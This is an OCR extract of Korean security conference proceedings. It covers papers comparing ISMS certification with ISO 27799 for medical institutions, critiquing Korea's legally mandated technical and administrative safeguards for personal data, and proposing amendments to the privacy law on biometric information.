		7.12.4	의료환경의 정보시스템 감사 고려사항

V. ISMS와 ISO27799 항목 비교

정보보호관리체계 인증항목에 있는 15개 통제 항목을 ISO27799 통제항목들과 비교 분석하면 다음과 같다.

[표 3] ISMS와 ISO27799 관련 항목 비교

ISMS 통제 분야	ISO 27799
정보보호정책	적용 가능
정보보호조직	적용 가능
외부자 보안	적용 가능
정보자산 분류	적용 가능
정보보호 교육 및 훈련	적용 가능
인적 보안	적용 가능
물리적 보안	적용 가능
시스템 개발 보안	적용 가능
암호 통제	적용 가능
접근 통제	적용 가능
운영 관리	적용 가능
전자거래 보안	적용 가능
보안사고 관리	적용 가능
검토, 모니터링 및 감사	적용 가능
업무연속성 관리	적용 가능

[표 3]의 비교 결과를 보면 ISO27799의 항목들이 정보보호관리체계 기준과 항목들을 만족하고 의료정보에 좀 더 부합한 정책이 반영되었다는 사실을 알 수 있다.

VI. 결론

본 논문에서는 국내 ISMS와 ISO27799를 비교하여 의료기관의 ISMS 인증의 필요성을 제시하였다. 의료정보는 개인정보 중에서도 민감정보로 분류되는 만큼 그 어떠한 정보보다도 확실한 보호를 요구하고 있다. 단순히 ISMS 항목만을 토대로 의료기관의 ISMS 인증을 의무화하게 되면 타당성이 떨어 질 수 있다. 따라서 의료기관의 현재 정책이 반영되어 있으면서 ISMS 기준을 만족하는 ISO27799 항목을 반영하여 인증을 받게 하는 것이 인증 의무화의 타당한 근거가 될 것이다.

[참고문헌]

[1] http://law.go.kr, 국가법령정보센터, 2017년 03월 24일 방문

[2] https://www.i-privacy.kr/jsp/user4/intro/define1.jsp, KISA 개인정보보호 포털, 2017년 03월 25일 방문

[3] 강형구, “의료기관의 개인건강정보 보호를 위한 연구”, 석사학위논문, 건국대학교 정보통신대학원, 2012. 2.

[4] 여기호, “의료기관 정보보호관리체계 적용에 관한 연구”, 석사학위논문, 건국대학교 정보통신대학원, 2012. 6.

[5] https://www.kisa.or.kr/public/library/report_List.jsp, KISA 홈페이지, 정보보호관리체계 개요, 2017년 5월 1일 방문

[6] 장상수, 김상춘, “정보보호 관리체계(ISMS)가 기업성과에 미치는 영향에 관한 실증적 연구”, 정보・보안논문지 15(3), pp. 105-112

[7] https://isms.kisa.or.kr/main/isms/intro, KISA 홈페이지, 2017년 4월 22일 방문

[8] https://isms.kisa.or.kr/kor/intro/intro02.jsp, KISA 홈페이지, 2017년 4월 22일 방문

C-6 정보보호 정책/법/제도

유 일 선 (순청향대)

- **개인정보보호를 위한 기술적 · 관리적 조치의 문제점 및 개선방안에 관한 연구**
  이지환, 이상근, 정우진, 서정택
- **생체정보에 대한 개념 정립과 생체정보에 대한 개정(안) 제시**
  장원영, 최동준, 김슬기, 서정택
- **개인정보 유출사고 피해규모 산정과 사이버보험시장으로의 적용**
  서준우, 박무성, 이경호
- **IoT 제품 및 서비스 안전성 강화를 위한 보안성 유지관리 체계 개선방안**
  이동혁, 박남제

개인정보보호를 위한 기술적·관리적 조치의 문제점 및 개선방안에 관한 연구

이지환, 이상근, 정우진, 서정택

순천향대학교 정보보호학과

A Research on the Problems and Improvement of Technological and Administrative Measures for Personal Information Protection

Ji-Hwan Lee, Sang-Geun Lee, Woo-Jin Jeong, Jung-Taek Seo

Department of Information Security Engineering,

Soonchunhyang University.

요 약

최근 해킹 등의 침해 행위로 개인정보가 유출 되는 사고가 빈번히 발생하고 있다. 현재 개인정보 유출 사고가 발생하였을 경우 대부분의 피해는 해당 기업보다는 이용자들이 받는 피해가 더 크다. 개인정보 유출 사고에 대한 처벌은 현행 법률에 명시되어 있는 개인정보의 안전성 확보에 필요한 기술적·관리적 조치의 기준에 적합하다고 판단될 경우에는 처벌이 비교적 가벼운 것이 현실이다. 그러나 현재의 법률에서 제시하고 있는 개인정보의 안전성 확보에 필요한 기술적·관리적 조치는 개인정보유출의 탐지 및 대응, 개인정보처리자 규모의 모호함, 휴대용 저장매체 관리 기준 의 문제가 가 있다. 본 논문에서는 이러한 개인정보의 안전성 확보에 필요한 기술적·관리적 조치 기준의 구체화 및 새로운 방안을 제시한다.

I. 서론

최근 5년간 우리나라에서 발생한 해킹 등의 방법으로 개인정보가 유출된 사고는 크게 옥션, 인터파크, 뽐뿌, 여기 어때 등 여러 기업에서 발생한 사건이 있다. 이처럼 개인정보 유출 사고가 발생하여 소송이 진행될 때 처벌에 대한 주요 이슈가 되는 법률은 정보통신망 이용촉진 및 정보보호 등의 관한 법률 제28조(개인정보의 보호조치) 제1항과 개인정보보호보법 제30조(개인정보의 안전성 확보 조치)가 있다. 해당 법률에 규정되어 있는 개인정보의 안전성 확보에 필요한 기술적·관리적 조치에 대하여 해당 기업들이 얼마나 적절한 조치를 취했는지에 대하여 판단하고 이에 충족할 시 처벌하지 않거나 처벌이 매우 미미하다. [표 1]은 개인정보 유출 사고의 주요 판례의 내용이다.

[표 1] 개인정보 유출 사고 판례 [15][16]

일시	기업명	처분 내용
2016.05	인터파크	44억원(진행중)
2015.09	뽐뿌	1억2백만원의 과징금 1천5백만원의 과태료
2014.03	KB국민카드, 롯데카드	피해자 1인당 10만원
2008.01	옥션	무죄

1.1 대법원 2013다 43994 판례 [4]

해당 판례는 옥션 개인정보 유출사건의 판례이다. 판례에서 주로 다룬 내용은 정보통신서비스제공자가 이용자의 개인정보가 도난, 누출되지 않도록 안전성 확보에 필요한 보호조치를 수행해야 할 법률 또는 계약상 의무를 위반 하

였는지를 판단하는 기준으로 하여 결과적으로 당시 사회통념상 합리적으로 기대 가능한 정도의 보호조치를 준수하였는지 판단하여 해당 정보통신서비스제공자가 개인정보의 안전성 확보에 필요한 보호조치를 수행해야 할 법률 또는 계약상 의무를 위반하였다고 보기는 어렵다는 판결이었다.[4] 그러나 해당 사건의 과정을 보았을 때 공격자는 옥션의 웹 서버중의 한 가지 서버에 초기설정의 아이디와 비밀번호로 접속하여 공격을 시작하였음에도 불구하고 당시 법률의 기술적·관리적 조치의 만족하는 사항이 고려되어 무죄를 선고받았다.[4] 이에 대해 당시 법률의 기술적·관리적 조치의 조항이 굉장히 모호하였고 최소한의 조치라고도 볼 수 없었던 점에 있어, 이 후 몇 가지 조항이 개정되었으나 아직은 부족한 점이 있다.

본 논문은 2절에서 개인정보 안전성을 위한 기술적·관리적 조치의 문제점을 제시하고 3절에서 개인정보 안전성을 위한 기술적·관리적 조치의 문제점에 대한 개선사항을 제안, 그로인해 발생되는 기대효과에 대해 4절에서 서술하고 5절에서 결론으로 마무리한다.

II. 개인정보의 안전성 확보에 필요한 기술적·관리적 조치의 문제점

정보통신망 이용촉진 및 정보보호 등의 관한 법률과 개인정보보호법에서 제시하고 있는 개인정보의 안전성 확보에 필요한 기술적·관리적 조치는 [표 2]와 같다.

[표 2] 법률상의 기술적·관리적 조치[9]

번호	항목
1	내부관리 계획의 수립 및 시행에 관한 사항
2	접근 통제 및 접근권한의 관리에 관한 사항
3	개인정보의 암호화 조치에 관한 사항
4	접속기록 보관 및 점검에 관한 사항
5	보안프로그램의 설치 및 갱신에 관한 사항
6	물리적 안전조치에 관한 사항

다음은 [표 2] 에 제시한 개인정보의 안전성 확보에 필요한 기술적·관리적 조치의 세부 내용에 대한 요약 설명이다.[9]

① 내부관리 계획의 수립 및 시행에 관한 사항
□ 개인정보처리자는 개인정보의 분실·도난·유출 등 제 4조(내부 관리계획의 수립·시행)의 각 호에 대한 사항을 포함하는 내부관리계획을 수립·시행 하여 보호해야 한다.

② 접근 통제 및 접근권한의 관리에 관한 사항
□ 개인정보처리자는 개인정보처리시스템에 대한 접근 권한을 업무 수행에 필요한 최소한의 범위로 업무 담당자에 따라 차등 부여해야 한다.
□ 개인정보처리자는 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 제 6조(접근 통제)의 각 호의 기능을 포함하여 조치를 취해야 한다.

③ 개인정보의 암호화 조치에 관한 사항
□ 개인정보처리자는 ID(고유식별정보), PW(비밀번호), 바이오정보(신체정보)를 정보통신망을 이용하여 송신하거나 보조저장매체 등을 통해 전달 할 경우 이를 암호화해야 한다.

④ 접속기록 보관 및 점검에 관한 사항
□ 개인정보처리자는 개인정보취급자가 개인정보처리시스템에 접속한 기록을 6개월 이상 보관 및 관리해야 한다.

⑤ 보안프로그램의 설치 및 갱신에 관한 사항
□ 개인정보처리자는 악성프로그램 등을 방지 및 치료할 수 있는 백신 소프트웨어 등의 보안 프로그램을 설치·운영하고 제 9조(악성프로그램 등 방지)의 각 호의 사항을 준수해야 한다.

⑥ 물리적 안전조치에 관한 사항
□ 개인정보처리자는 전산실, 자료보관실 등 개인정보가 보관되고 있는 물리적 보관 장소를 별도로 두고 있는 경우 이에 대한 출입통제 절차를 수립·운영해야 한다.

[표 2]에 제시한 내용의 세부내용을 살펴보면 문제점을 찾을 수 있다. 제시하는 문제점의 내용은 [표 3]과 같다.

[표 3] 개인정보의 안전성 확보에 필요한 기술적·관리적 조치의 문제점

번호	문제점
1	사고 발생을 탐지 및 즉각 대응 하도록 할 수 있는 법률의 부재
2	휴대용 저장매체의 관리 기준의 모호함
3	개인정보처리자의 의무 규모 기준의 모호함

2.1 사고 발생 탐지 및 대응 법률의 부재

현재 해킹 등의 방법으로 개인정보 유출 사고가 벌어졌을 때 해당 기업이 즉각적으로 알아차리고 대응하는 경우는 굉장히 드문 것이 현실이다. 또한 유출이 되었다는 사실을 인지하였다고 하더라도 이에 대하여 즉각적으로 대응은 거의 할 수 없다. 물론 그 사항을 즉각적으로 탐지하여 대응한다는 것이 현실적으로 다소 어려운 부분이 있으나 앞서 요약 내용들에서 알 수 있듯이 이에 대한 법률적 규제는 전혀 없는 것을 알 수 있다.

기존 법률상의 개인정보의 안전성 확보에 필요한 기술적·관리적 조치에 해당하는 내용에서 사실 상 공격이나 허가되지 않은 사용자를 탐지하는 내용은 침입차단시스템, 침입탐지시스템 또는 IP주소 등을 통한 개인정보 유출 시도를 탐지하는 것이 전부라고 할 수 있다.

2.2 휴대용 저장매체의 관리 기준의 모호함

기술적·관리적 조치의 제 11조(물리적 안전조치)에 의거하여 개인정보가 저장되어 있는 휴대용 저장매체는 안전하게 보관되어야 한다.[9] 하지만, 휴대용 저장매체에 관리 지침에 대해 세부내용을 살펴보면 제 6조(휴대용 저장매체 사용제한), 제 7조(관리책임자) 에 의거하여 주기적으로 점검을 해야 한다고만 명시되어 있다.[14] 만약, 알려지지 않은 악성코드에 감염된 휴대용 저장매체가 업무망 PC에서 점검을 수행한다면 업무망 전체가 악성코드에 감염될 가능성이 존재한다.

2.3 개인정보처리자의 의무 규모 기준의 모호함

다음으로 행정자치부에서 고시한 개인정보의 안전성 확보조치 기준 제7조(개인정보의 암호화) 제8항 [별표]의 유형2에 해당하는 개인정보처리자는 6항의 조치인 개인정보를 안전하게 보관하기 위하여 안전한 암호 키의 생성, 이용, 보관 등에 관한 절차 수립을 아니 할 수 있다.[12] 본 조항은 유형2의 속한 집단들 내부에서도 각각의 규모가 다르기 때문에 형평성 문제를 제기 할 수 있는 문제를 가지고 있다.

[표 4] 개인정보처리자 유형 및 개인정보 보유량에 따른 안전조치 기준 [12]

유형	적용 대상	안전조치 기준
표준	· 100만명 미만의 정보주체에 관한 개인정보를 보유한 중소기업 · 10만명 미만의 정보주체에 관한 개인정보를 보유한 대기업, 중견기업, 공공기관 · 1만명 이상의 정보주체에 관한 개인정보를 보유한 소상공인, 단체, 개인	· 제4조 : 제1항제1호부터 제11호까지 및 제 15호, 제3항부터 제4항까지 · 제5조 · 제6조 : 제1항부터 제7항까지 · 제7조 : 제1항부터 제5항까지, 제7항 · 제8조 · 제9조 · 제10조 · 제11조 · 제13조

III. 개인정보의 안전성 확보에 필요한 기술적·관리적 조치의 개선 방안


앞서 기존의 개인정보 안전성 확보에 필요한 기술적·관리적 조치의 문제점에 대하여 제시하였다. [표 5]는 제시된 문제점을 해결하기 위한 개선 방안이다.

[표 5] 개선 방안

번호	개선방안
1	개인정보유출탐지시스템의 설치 및 운영
2	즉각적 조치를 할 수 있는 전담 대응팀의 구성
3	내부 망과 분리된 저장매체 관리 PC 도입
4	“100만명 미만의 정보주체에 관한 개인정보를 보유한 중소기업” 항목 수정 또는 삭제

3.1 개인정보유출탐지시스템의 설치 및 운영

첫 번째로 제안하는 방안은 개인정보유출탐지시스템의 도입이다. 여기서 제시하는 개인정보유출탐지시스템이란 해킹 등의 방법으로 기업망의 침입하였을 때 로그 분석기반의 탐지나 또는 특정 행위에 대한 분석기반의 탐지를 통하여 개인정보유출을 탐지 할 수 있는 시스템을 말한다.



[그림 1] 개인정보유출탐지시스템 동작과정

[그림 1]은 제시하는 개인정보유출 탐지시스템의 동작 예시이다.


해당 방안은 현재의 기술적·관리적 조치에서의 보안프로그램의 설치 및 갱신에 관한 사항의 좀 더 구체적인 방안으로 내세울 수 있다. 제안한 시스템 또한 앞서 언급한 보안프로그램 설치 및 갱신 조항에 제시되어있는 1일 1회 이상의 업데이트와 같이 최신의 상태를 유지하는 조항을 같이 추가해야한다.

3.2 즉각 조치를 할 수 있는 대응 팀의 구성

두 번째로 제안하는 방안은 즉각적 조치를 할 수 있는 초기 전담 대응 팀의 구성이다. 전담 대응 팀을 구성하는 기준은 개인정보의 안전성 확보조치 기준에 [별표]의 유형2에 해당하는 개인정보처리자는 이 조치를 아니할 수 있게 기준을 제시한다. 여기서 제시하는 초기 전담 대응 팀이란 해킹 등의 방법으로 발생한 개인정보유출사고 뿐만 아니라 다양한 종류의 침해사고에 대한 즉각적 대응을 할 수 있는 팀을 말한다. 해당 팀의 주요 업무는 초기 대응을 통하여 더 큰 피해를 막고 사고 발생 시 법률에 고시된 방송통신위원회와 같은 기관에 즉시 알려 신속한 조치를 가능하게 하는 것이 주 업무가 될 것이다.

3.3 내부 망과 분리된 저장매체 관리 PC 도입

세 번째 제안 방안은 휴대용 저장매체 점검을 주기적으로만 실시하는 것이 아니라 휴대용 저장매체에 대한 전용 PC가 존재해야한다. 전용 PC는 오직 휴대용 저장매체에 대한 점검을 수행하고 또한, 휴대용 저장매체를 반·출입 시 전용 PC에 검사를 받아야한다.



[그림 2] 저장매체 전용 PC 운용 과정

[그림 2]는 저장매체 전용 PC 운용과정 예시이다.

3.4 “100만 명 미만의 정보주체에 관한 개인정보를 보유한 중소기업” 항목 수정 또는 삭제

네 번째로 제안하는 방안은 [표 4]에서 제시한 유형2의 적용대상을 수정 또는 삭제하는 것이다. 현재의 적용대상은 개인정보의 유출 관련 사고 발생 시 해당 기업의 피해사고 판결에 구

제 사항을 높여주므로 사고의 책임감을 낮게 한다. 그렇다면 피해자는 피해를 입어도 구제할 길이 적어지거나 없어진다. 첫 번째 방법으로 이를 이에 100만 명 미만의 정보주체에 관한 개인정보를 보유한 중소기업 항목의 삭제를 제안한다. 100만 명 미만이라 하면 충분히 규모가 크다고 판단되고 제7조 제1항에서 명시하는 암호화된 개인정보는 고유식별정보와 비밀번호 등 민감한 정보이기 때문에 피해 발생 시 피해 규모도 클 것으로 예상이 된다. 하지만 암호화를 했기 때문에 안전하다고 판단을 할 수 있지만 절대적인 것은 아니다. 두 번째 방법으로는 해당 항목의 대상이 되는 중소기업의 규모를 30만명 미만으로 수정하는 것이다. 30만명 이하의 규모는 상대적으로 소규모라고 판단되어 구제할 방법을 남겨 놓아야 한다. [표 4]에서 제시한 유형2의 적용대상을 축소시키는 방안을 제안한다.

IV. 기대효과

본 논문에서는 제시한 문제점에 대하여 해결할 수 있는 방안에 대하여 제안하였다. 이에 따른 기대 효과는 [표 6]과 같다.

[표 6] 기대효과

번호	내용
1	사고 발생에 대해 즉각 탐지 가능
2	사고 발생에 대해 초기 대응 가능
3	저장매체 반·출입 시 안전성 강화
4	불평등한 처벌의 감소

4.1 사고발생에 대한 즉각 탐지

개선 방안으로 제안한 개인정보유출탐지 시스템을 도입하게 되면 침입차단시스템이나 침입방지시스템 등의 보안조치가 특정한 이유 때문에 정상적으로 이루어지지 않고 개인정보가 유출사고가 발생 할 시, 해당 시스템으로써 탐지가 가능하기 때문에 앞서 제시한 문제점인 사고 발생 시 즉각적 탐지가 가능하기 때문에 문제점 해결이 가능하다.

4.2 사고발생에 대한 초기 대응

초기 전담 대응 팀을 구성 함 으로써 즉각적 대응이 가능하고 피해 사실 또한 즉시 알릴 수 있기 때문에 기업 및 이용자들의 피해를 감소시킬 수 있고 보안성의 강화 또한 기대할 수 있다. 3.1 및 3.2에서 제안한 방안은 서로 시너지 효과를 가져 올 수 있다. 개인정보유출탐지 시스템의 도입과 즉각적 조치를 할 수 있는 초기 전담 대응 팀을 구성한다면 개인정보유출탐지시스템의 운용으로 유출에 대한 행위가 탐지되었을 때 전담 초기 대응 팀이 나서서 즉각적인 대응을 통한 확대되는 피해를 막을 수 있으므로 기업 및 이용자들의 피해를 감소시킬 수 있다.

4.3 저장매체 반·출입 시 안전성 강화

휴대용 저장매체에 대한 전용 PC를 도입해서 오직 휴대용 저장매체에 대한 점검을 수행하는 PC가 존재한다면 여러 직원의 PC에서 감염되는 확률 및 감염속도 보다는 하나의 PC에서 감염되는 확률 및 감염속도가 적으며, 저장매체 반·출입 시 보안 위협에 대한 안전성이 강화될 것이다.

4.4 불평등한 처벌의 감소

개선 방안으로 제시한 적용대상을 수정함으로써 기존에 존재한 불평등한 적용대상이 완화되어서 적당한 처벌을 받게 되고 또는 불평등한 처벌로 인한 피해를 방지 할 것으로 판단되고 적용대상이 되는 기업은 개인정보에 대한 안전성을 자율적으로 강화시키는 효과를 기대할 수 있다.

V. 결론

본 논문에서는 개인정보 안전성 확보에 필요한 기술적·관리적조치의 문제점을 제시하고 이에 대한 개선방안을 제안하였다. 정보통신서비스 제공자는 이용자에 대한 개인정보를 안전하게 보호, 관리, 예방 할 수 있다. 추가적으로 개인정보의 안전성확보조치 기준의 형평성에 어긋난 항목을 삭제 또는 수정함으로써 일정 규모의 개인정보를 취급하는 기업·기관 또는 단체는 이를 인지하고 개인정보 보호에 대해 추가적인 조항 또는 항목에 대해 연구를 함으로써

개인정보 보호의 형평성을 증가시킬 수 있을 것으로 예상된다. 제안한 방안으로 개인정보보호 관련 법률 개선에 대해 방향을 제시 할 수 있다. 그러나 본 논문에서 제시한 개선방안에는 한계점이 존재 한다. 첫 번째 개선방안으로 제시한 개인정보유출탐지시스템의 탐지방안에 대한 연구가 진행되고 있으나 다소 부족하고 탐지율 등의 대한 문제로 상용화 되지 않은 것과 각 기업의 시스템이 바로 도입을 하기 에는 다소 어려운 점이 있다. 따라서 탐지율을 높이는 방안과 제안 한 방안을 기업에 적용할 수 있는 프로세스 등의 관한 연구가 필요할 것이다.

*본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] 법제처, “정보통신망 이용 촉진 및 정보보호 등의 관한 법률”

[2] 법제처, “개인정보보호법”

[3] 김태형 기자, “옥션 해킹 사건 대법원 판결, 후폭풍 거세다”, 보안뉴스, 2015.02.13.

[4] 대한민국 법원 종합법률 정보, “대법원 2013다43994 판례”

[5] 방민석, 신영진, “개인정보보호를 위한 안전성확보조치”, GRI연구논총 2015.12.10.

[6] 신영진, “개인정보보호를 위한 기술적 보호조치의 개선에 관한 연구”, 공공정책과 국정관리 제8권 1호, 2014. 06

[7] 한국인터넷진흥원, “개인정보의 안전성 확보조치 기준 해설서”, 2015.02

[8] 김성도, 최현철, 김종현, “민간기업의 개인정보보호 방안 PART-1”, DFC White Paper Feb. 2009

[9] 법제처, “개인정보 안전성 확보에 필요한 기술적 관리적 조치 전문”

[10] 유넷시스템, “Anymon UBA 제품소개서”

[11] AhnLab, “AhnLab Privacy Management Suite 제품 브로셔”

[12] 행정자치부, “개인정보의 안전성 확보조치 기준”, 2016.07

[13] 방송통신위원회, “개인정보의 기술적·관리적 보호조치 기준”, 2015.05

[14] 공공기관 경영정보 공개시스템, “휴대용 저장매체 보안 관리지침”, 2017.03.08.

[15] 이정민 기자, “법원은 인터파크 개인정보 유출사건을 어떻게 볼까?”, ChosunBiz, 2017.07.31.

[16] 권준 기자, “역대급 과징금 44억에 담긴 함의 3가지”, 보안뉴스, 2016.12.07.

생체정보의 개념 정립과 보호조치를 위한 개인정보 보호법 개정(안) 제시

장원영, 김슬기, 최동준, 서정택

순천향대학교 정보보호학과

Establishing concepts for biometric information and presenting amendments to biometric information

Won Young Jang, Seol Ki Kim, Dong Jun Choi, Jung Taek Seo

Department of Information Security Engineering, SoonChunHyang University.

요 약

최근 다양한 분야에서 생체정보를 이용하여 사용자를 인증하는 서비스가 증가하고 있다. 생체정보를 이용한 활용이 증가하고 있지만, 현행법에서는 생체정보의 대한 정의조차 없고, 바이오정보와 용어를 혼용하여 사용하고 있으며 보호조치에 대한 법안이 마련되어 있지 않다. 따라서 본 논문에서는 생체정보와 바이오정보의 개념을 정의하고 용어를 생체정보로 통일한다. 또한 특수성을 가진 생체정보에 대한 보호조치를 마련하는 개인정보 보호법 개정(안)을 제시한다. 따라서 생체정보에 대한 보안수준을 향상시키고, 생체정보가 안전하게 관리되는 환경을 조성하여 생체정보를 이용한 산업을 활성화 시키고자 한다.

I. 서론

최근 생체정보를 이용하여 사용자 인증을 하는 서비스가 증가하고 있다. 모바일뱅킹에서 지문으로 송금 기능을 이용할 수 있으며 컴퓨터, 스마트폰의 사용자 인증에서도 사용되고 있다[1][2]. 이처럼 생체정보의 활용은 증가하고 있지만, 특수성을 가진 생체정보에 대한 법률이 제정되어 있지 않다. 또한 생체정보에 대한 정의가 되어 있지 않아 『전자금융거래법』, 『정보통신망법 시행령』, 『신용정보법』, 『전자서명법』, 『여권법』, 『주민등록법』에서 바이오정보와 혼용하여 쓰이고 있지만 두 용어의 개념은 같고 볼 수 있다.

따라서 본 논문에서는 생체정보와 바이오정보의 용어를 통일하여 개념을 정의하고, 『개인정보 보호법』에서 다루는 개인정보와 달리 생체정보의 특수성을 고려한 개정(안)을 제시 한다.

본 논문은 Ⅱ장에서 생체정보와 바이오정보 용어의 사용 현황 및 개념정의, Ⅲ장에서 생체정보의 정의 및 보호조치를 위한 입법 시도사례, Ⅳ장에서 개정(안)을 제시, Ⅴ장에 결론으로 구성되어 있다.

II. 생체정보와 바이오정보 용어 사용 현황 및 개념정의

본 장에서는 생체정보와 바이오정보의 개념을 하나로 정의하고 법률안에 달리 표기되어 있는 부분을 통일한다. 현재 생체정보와 바이오정보 용어의 대한 사용현황은 다음 [표 1]과 같다.

[표 1] 생체정보와 바이오정보 용어 사용

항목	내용
전자금융거래법	"접근매체"라 함은 전자금융거래에 있어서 거래지시를 하거나 이용자 및 거래내용의 진실성과 정확성을 확보하기 위하

	여 사용되는 다음 각 목의 어느 하나에 해당하는 수단 또는 정보를 말한다. 라. 이용자의 **생체정보**
생체정보 가이드라인(정보통신부, 한국정보보호진흥원) 2005[3]	**생체정보**라 함은 지문·얼굴·홍채·정맥·음성·서명 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보를 말한다.
바이오정보 가이드라인(정보통신부, 한국정보보호진흥원) 2007[4]	**바이오정보**라 함은 지문·얼굴·홍채·정맥·음성·서명 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보를 말하며, 가공되지 않은 원본정보와 그로부터 추출되어 생성된 특징정보를 포함한다.
정보통신망법 시행령 제9조의 2	**바이오정보**(지문, 홍채, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보를 말한다.)
개인정보의 안전성 확보조치 기준 해설서(행정자치부, 한국인터넷진흥원) 2011[5]	**바이오정보**란 지문, 얼굴, 홍채, 정맥, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보로서 그로부터 가공되거나 생성된 정보를 포함한다

이와 같이 두개의 용어가 혼용되어 사용되고 있으므로 바이오정보와 생체정보를 생체정보로 통일하고 생체정보를 '지문, 얼굴, 홍채, 정맥, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보를 말하며, 가공되지 아니한 원본정보와 그로부터 추출하여 생성된 특징정보를 포함한다.' 로 정의한다.

III. 생체정보의 정의 및 보호조치를 위한 입법 시도사례

현재 생체정보가 다양한 분야에서 사용되고 있지만 현행법상에 생체정보의 보호조치에 관한 규정이 없다. 따라서 우리나라에서 생체정보에 관련한 규정을 개인정보 보호법에 만들기 위해 총 2번의 개정(안) 제시가 있었다. 첫 번째로 2016년 8월 10일 개인정보 보호법 일부 개정(안)(민경욱 의원 대표 발의) 제시되었고 두 번째로 2016년 9월 1일 개인정보 보호법 일부 개안(강효상 의원 대표발의)이 제시되었다[6][7]. 본 장에서는 제시한 개정(안)의 생체정보 관리·처리 및 보호의 측면에서 검토의견을 분석한다.

3.1 제시한 개정(안)-암호화

다음 [표 2]는 개인정보가 분실·도난·유출·위조·변조 또는 훼손되지 않도록 안전성 확보에 필요한 보호조치를 생체정보의 특수성에 맞게 적용한 개정(안) 이다.

[표 2] 생체정보의 처리 제한에 관한 개정(안)

순서	민경욱 의원(안)	강효상 의원(안)
1	제 24조의 3(생체정보의 처리 제한) ① 개인정보처리자는 생체정보를 처리하는 경우에는 그 생체정보가 분실·도난·유출·위조·변조 또는 훼손되지 아니하도록 대통령령으로 정하는 바에 따라 암호화 등	제 24조의 3(생체정보의 처리 제한) ① 개인정보처리자가 생체정보를 처리하는 경우에는 그 생체정보가 분실·도난·유출·위조·변조 또는 훼손되지 아니하도록 대통령령으로 정하는 바에 따라 암호화 등

	안전성 확보에 필요한 조치를 하여야 한다.	안전성 확보에 필요한 조치를 하여야 한다. 이 경우 안전성 확보에 필요한 조치의 기준은 생체정보의 종류·규모, 개인정보처리자의 종업원 수 및 매출액 규모 등을 고려하여 달리 정할 수 있다.

▪ 입법시도 개정(안)에 대한 검토의견

(1) 현행법령상 생체정보가 '고유식별정보'에 명시적으로 포함되어 있지는 않고, 오히려 생체정보 중 일부가 '민감정보'로 분류될 수 있음을 감안하여 조문의 위치를 조정할 필요가 있다[8].

(2) 강효상 의원(안)에서는 안전성 확보에 필요한 보호조치의 기준은 생체정보의 종류, 규모, 개인정보처리자의 종업원 수 및 매출액 규모 등을 고려하여 달리 정할 수 있도록 하고 있다. 고유식별정보처리의 경우 개인정보처리자가 안전성 확보에 필요한 조치를 하도록 하면서, 개인정보 종류, 규모, 종업원, 매출액 규모 등을 고려하여 대통령령으로 정하는 기준에 해당하는 개인정보처리자에 에게 정기조사를 하도록 규정하여 안전성 확보조치의 예외를 인정하는 개정(안)의 적절성에 대하여는 검토가 필요하다[8].

3.2 제시한 개정(안)-원본정보 분리보관 및 파기

다음 [표 3]은 개인정보처리자가 수집한 정보를 보관하는 경우 성명, 주민등록번호 등 제공자를 알 수 있는 정보를 별도로 분리 하도록 한 규정과, 운영자 또는 생체정보를 제공받은 제3자는 바이오정보의 수집, 이용목적 또는 제공받은 목적을 달성하거나 달성할 수 없게 된 경우 생체정보를 복원할 수 없도록 파기해야 한다는 규정을 적용한 개정(안)이다.

[표 3] 원본정보 분리 보관 및 파기에 대한 개정(안)

순서	민경욱 의원(안)	강효상 의원(안)
2	제 24조의 3(생체정보의 처리 제한) ② 개인정보처리자는 수집한 생체정보의 원본정보를 보관하는 경우에는 성명·주민등록번호·주소 등 정보주체를 알아볼 수 있는 개인정보와 별도로 분리하여 보관하여야 한다. ③ 생체정보의 원본정보는 특징정보 생성 시 처리목적 등을 달성한 것으로 보아 특징정보 생성 후 복원 또는 재생할 수 없도록 조치하여 지체 없이 파기하여야 한다. 다만, 정보주체의 동의나 다른법률의 규정이 있는 경우에는 대통령령으로 정하는 바에 따라 암호화 등 안전성 확보에 필요한 조치를 하여 보관할 수 있다.	제 24조의 3(생체정보의 처리 제한) ② 개인정보처리자는 생체정보를 보관함에 있어 가공되지 아니한 원본정보를 보관하는 경우에는 그 원본정보와 성명·주민등록번호 등 정보주체를 식별할 수 있는 대통령령으로 정하는 개인정보를 별도로 분리하여 보관하여야 한다. ③ 개인정보처리자가 생체정보의 원본정보로부터 특징정보를 생성한 경우에는 지체 없이 해당 원본정보를 복구·재생할 수 없도록 파기하여야 한다. 다만, 다른 법률에서 허용하는 경우 또는 정보주체의 동의가 있는 경우에는 해당 원본정보를 보관할 수 있다. ④ 그 밖에 생체정보의 처리 방법·절차 등에 관하여 필요한 사항은 대통령령으로

		정한다.

▪ **입법시도 개정(안)에 대한 검토의견**

(1) 강효상 의원(안)에서 정보주체를 식별할 수 있는 개인정보를 다시 '대통령령'으로 정하게 하는 부분은 『개인정보 보호법』 제2조 제1호에 '개인정보' 정의 규정 및 제24조 제1항의 '고유식별정보' 정의 규정이 이미 존재한다는 점에서 입법이 필요한지 여부 및 생체정보의 처리 방법·절차 등에 관한 사항을 대통령령으로 정하도록 하는 경우 중요한 내용을 하위 법령에 포괄적으로 위임하는 문제는 없는지 등에 대하여 검토가 필요하다[8].

